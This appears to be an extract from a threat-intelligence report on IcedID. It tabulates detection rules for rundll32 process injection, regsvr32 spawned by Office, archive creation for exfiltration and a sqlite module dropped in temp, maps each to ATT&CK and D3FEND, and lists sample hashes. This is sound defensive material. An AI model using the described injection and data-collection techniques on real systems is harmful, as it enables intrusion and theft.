<u>Rundll32</u> <u>CreateRemoteThread</u> <u>In Browser</u> (New)	<u>T1055</u>	Defense Evasion, Privilege Escalation	Detects Process Injection to a browser from rundll32 process	N/A
Office Application	<u>T1566.001</u>	Initial Access	Detects	Detect:
<u>Spawn Regsvr32</u> <u>process</u> (new)			suspicious regsvr32	File Analysis
			child process of office	<u>D3-DA</u>
			application	Identifier Analysis
				<u>D3-HD</u>
				URL Analysis
				<u>D3-UA</u>
				Message Analysis
				Sender MTA Reputation
				D3-SMRA
				Sender


Rundll32 Create Remote Thread To A Process (New)	<u>T1055</u>	Defense Evasion, Privilege Escalation	Detects process Injection made by rundll32	N/A
<u>CHCP Command</u> <u>Execution</u> (New)	<u>T1059</u>	Execution	Detects chcp.com execution	Detect <u>D3-SEA</u> Script Execution Analysis
<u>Create Remote</u> <u>Thread In Shell</u> <u>Application</u> (New)	<u>T1055</u>	Defense Evasion, Privilege Escalation	Detects Process Injection in Shell Application	N/A
Drop IcedID License dat (New)	<u>T1204.002</u>	Execution	Detects suspicious license.dat file creation	Detect: File Analysis <u>D3-DA</u> Identifier Analysis <u>D3-HD</u>
IcedID Exfiltrated Archived File Creation (New)	<u>T1560.001</u>	Collection	Detects creation of archived files related to IcedID data collection	Detect: File Content Rules <u>D3-FCR</u> File Hashing <u>D3-FH</u>
<u>Sqlite Module In</u> <u>Temp Folder</u> (New)	<u>T1005</u>	Collection	Detects the creation of sqlite module in %temp% folder	N/A

## Hashes

File	Sha1
Tetoomdu64.dll	787447B91095E8BB4F696A69C4B7CBAAF302E8C1
license.dat	ECA410DD57AF16227220E08067C1895C258EB92B
XIs macro	334E6FFE01A015195C8E63932035684F2537881C
docBorderWin.jpg	C0FC382E3B2811EFCA738BD4EEB00C5A5D9AD82A
Hta loader	8DCB6C08799EEB06AC4CF2B38A59DBA107D1E24F
sadl.dll	D44DE47328467E3832F3AE0ADF4E68649A8BE0D2

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